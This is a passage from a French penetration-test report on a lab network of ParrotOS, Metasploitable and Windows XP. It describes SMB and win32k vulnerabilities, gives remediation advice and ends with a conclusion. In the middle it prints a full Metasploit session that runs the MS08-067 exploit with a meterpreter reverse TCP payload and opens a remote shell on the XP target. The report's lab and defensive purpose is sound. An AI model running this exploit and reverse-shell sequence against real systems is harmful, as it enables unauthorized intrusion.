3. CVE-2014-0323 : win32k.sys dans les pilotes en mode noyau dans Microsoft Windows XP SP2 et SP3 et Server 2003 SP2 ne valide pas correctement les adresses, ce qui permet à un utilisateur local de gagner des privilèges via une application malveillante, aussi appelée "Vulnérabilité de corruption de mémoire de Win32k". Cette vulnérabilité permet à un attaquant de modifier la mémoire du noyau et d'exécuter du code avec des privilèges élevés, en exploitant une faille dans la gestion des objets graphiques.

### 3.5 Windows XP : Authentification de session SMB NULL

La vulnérabilité 'Authentification de session SMB NULL' se produit lorsque le service SMB (Server Message Block) sur un système Windows permet de se connecter sans fournir de nom d'utilisateur ni de mot de passe. Cela peut permettre à un attaquant d'accéder à des informations sensibles sur le système ou le réseau.

Scénario d'attaque possible :

1. Détection de la vulnérabilité : Un attaquant utilise un outil de scan de réseau, comme Nmap, pour identifier les machines Windows qui utilisent le service SMB. Il peut également utiliser un outil de scan de vulnérabilités, comme Nessus, pour vérifier si le service SMB permet des sessions NULL.
2. Connexion au service SMB : Une fois la vulnérabilité détectée, l'attaquant se connecte au service SMB en utilisant un outil comme Netcat ou Metasploit, sans fournir de nom d'utilisateur ni de mot de passe. Il obtient ainsi une session NULL avec le service SMB.
3. Exécution de code arbitraire : Une fois connecté au système, l'attaquant peut exécuter des commandes ou des programmes malveillants, tels que des enregistreurs de frappe, des logiciels de rançonnage, des portes dérobées ou des botnets. Cela lui permet de voler des données, de demander une rançon, de créer une porte dérobée pour un accès ultérieur, ou d'utiliser le système comme relais pour d'autres attaques.

```

/bin/bash
#msfconsole

IIIIII  dTb.dTb
II      4' v 'B
II      6_ .P
II      'T; .;P'
II      'T; ;P'
IIIIII  'YvP'

I love shells --egypt

      =[ metasploit v6.3.5-dev                               ]
+ -- --=[ 2296 exploits - 1202 auxiliary - 410 post           ]
+ -- --=[ 965 payloads - 45 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> use windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----
  RHOSTS     yes               The target host(s), see https://docs.metasploit.com/docs/using-
g-metasploit/basics/using-metasploit.html
  RPORT      445                The SMB service port (TCP)
  SMBPIPE    BROWSER            yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.56.133  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

```

```

/bin/bash

[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> setg rhosts 192.168.6.132
rhosts => 192.168.6.132
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> setg lhost 192.168.6.131
lhost => 192.168.6.131
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----
  RHOSTS     192.168.6.132   yes       The target host(s), see https://docs.metasploit.com/docs/using-
g-metasploit/basics/using-metasploit.html
  RPORT      445                The SMB service port (TCP)
  SMBPIPE    BROWSER            yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.6.131   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

```

```

/bin/bash
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> run

[*] Started reverse TCP handler on 192.168.6.131:4444
[*] 192.168.6.132:445 - Automatically detecting the target...
[*] 192.168.6.132:445 - Fingerprint: Windows XP - Service Pack 3 - lang:French
[*] 192.168.6.132:445 - Selected Target: Windows XP SP3 French (NX)
[*] 192.168.6.132:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.6.132
[*] Meterpreter session 2 opened (192.168.6.131:4444 -> 192.168.6.132:1108) at 2024-01-00

(Meterpreter 2)(C:\) > shell
Process 1952 created.
Channel 1 created.
Microsoft Windows XP [version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>dir
dir
Le volume dans le lecteur C n'a pas de nom.
Le num ro de s rie du volume est A0FC-A8E8

R pertoire de C:\
22/12/2023 16:21          0 AUTOEXEC.BAT
22/12/2023 16:21          0 CONFIG.SYS
22/12/2023 16:23    <REP>      Documents and Settings
22/12/2023 16:24    <REP>      Program Files
22/12/2023 16:26    <REP>      WINDOWS
                2 fichier(s)          0 octets
                3 R p(s)    8 490 020 864 octets libres

C:\>hostname
hostname
target-95c999be

C:\>ipconfig
ipconfig

Configuration IP de Windows

Carte Ethernet Connexion au r seau local:

    Suffixe DNS propre   la connexion : localdomain
    Adresse IP. . . . . :  . . . : 192.168.6.132
    Masque de sous-r seau . .  . . . : 255.255.255.0
    Passerelle par d faut . .  . . . :

C:\>

```

## 4. Recommandation

### 4.1 Metasploitable : Divulgarion d'informations sur les actions exportées NFS

Pour atténuer cette vulnérabilité, il est recommandé de mettre en œuvre les mesures suivantes :

- Restreindre l'accès au partage NFS en configurant correctement les autorisations.
- Utiliser des mécanismes d'authentification solides pour contrôler l'accès aux données sensibles.
- Appliquer les mises à jour de sécurité pour le serveur NFS afin de remédier aux vulnérabilités connues.
- Surveiller les journaux d'activité pour détecter toute tentative non autorisée d'accès aux partages NFS.
- Éduquer les utilisateurs sur les bonnes pratiques de sécurité pour minimiser les risques d'exposition accidentelle de données sensibles.

### 4.2 Metasploitable : Mot de passe 'password' du serveur VNC

Pour atténuer cette vulnérabilité, il est recommandé de prendre les mesures suivantes :

- Changer le mot de passe par défaut du serveur VNC par un mot de passe fort et unique.
- Utiliser des méthodes d'authentification robustes, telles que l'authentification à deux facteurs, si possible.
- Limiter l'accès au serveur VNC en configurant correctement les autorisations.
- Mettre à jour régulièrement le logiciel VNC pour bénéficier des correctifs de sécurité.
- Surveiller les journaux d'activité du serveur VNC pour détecter toute activité suspecte.

#### 4.3 Metasploitable : Détection de porte dérobée Bind Shell

Pour atténuer cette vulnérabilité, il est recommandé de prendre les mesures suivantes :

- Il est recommandé de mettre à jour les systèmes et les applications.
- Limiter les ports ouverts sur le réseau.
- Surveiller les connexions entrantes et sortantes sur les machines.

#### 4.4 Windows XP : Installation non prise en charge de Microsoft Windows XP

La persistance dans l'utilisation de Windows XP après la cessation du support par Microsoft le 8 avril 2014 expose le système à une variété de risques en termes de sécurité, de performance et de compatibilité. Afin de remédier à ces risques, il faut prendre les mesures suivantes :

1. **Mise à niveau vers un système d'exploitation actuel** : Il est fortement recommandé d'effectuer une migration vers un système d'exploitation plus récent, pris en charge par Microsoft, tel que Windows 10.
2. **Utilisation d'un antivirus constamment mis à jour** : Il faut installer un antivirus fiable et assurer de le maintenir constamment à jour. Ceci renforce la protection contre les menaces de logiciels malveillants.
3. **Minimisation de l'exposition sur le réseau** : Réduire au maximum l'exposition de votre ordinateur sur le réseau en configurant les pare-feux et en désactivant les services non essentiels. Ces mesures contribuent à diminuer les risques d'exploitation de vulnérabilités par des attaquants.
4. **Sensibilisation aux bonnes pratiques de sécurité** : Sensibiliser les utilisateurs sur les bonnes pratiques de sécurité, telles que l'évitement de clics sur des liens douteux, l'utilisation de mots de passe robustes et la vigilance face aux techniques de phishing.

## 5. Conclusion

Le test d'intrusion réalisé dans le cadre de ce rapport a permis d'identifier et d'évaluer plusieurs vulnérabilités au sein de l'environnement de test composé de ParrotOS, Metasploitable, et Windows XP. L'analyse des résultats met en lumière diverses failles de sécurité qui, si exploitées, pourraient compromettre l'intégrité, la confidentialité, et la disponibilité des systèmes évalués.

Parmi les principales conclusions tirées de ce test, on note :

1. **Vulnérabilités significatives** : Un nombre important de vulnérabilités ont été découvertes, certaines étant classées comme critiques en raison de leur impact potentiel sur la sécurité des systèmes.
2. **Diversité des vecteurs d'attaque** : Les scénarios d'exploitation ont démontré la diversité des vecteurs d'attaque possibles, mettant en évidence la nécessité d'une approche holistique en matière de sécurité.
3. **Importance de la mise à jour et de la conformité** : La vulnérabilité liée à l'utilisation de Windows XP, dont le support a pris fin en 2014, souligne l'importance cruciale de la mise à jour régulière des systèmes pour maintenir la sécurité et la conformité.

### Recommandations pour l'amélioration de la sécurité :

1. **Mise à jour des systèmes** : Appliquer les correctifs de sécurité et mettre à jour les systèmes d'exploitation pour remédier aux vulnérabilités identifiées.
2. **Migration vers des systèmes pris en charge** : Considérer la migration vers des systèmes d'exploitation actuels et pris en charge, particulièrement pour Windows XP.
3. **Renforcement des bonnes pratiques de sécurité** : Sensibiliser les utilisateurs aux bonnes pratiques de sécurité, notamment en matière de gestion des mots de passe, de navigation sécurisée, et de vigilance contre le phishing.
4. **Surveillance continue** : Mettre en place une surveillance continue de la sécurité, en utilisant des outils comme Nessus, pour détecter et remédier rapidement aux nouvelles vulnérabilités.

En conclusion, ce test d'intrusion a fourni une évaluation approfondie de la sécurité de l'environnement testé, offrant des perspectives précieuses pour renforcer la posture de sécurité et minimiser les risques potentiels.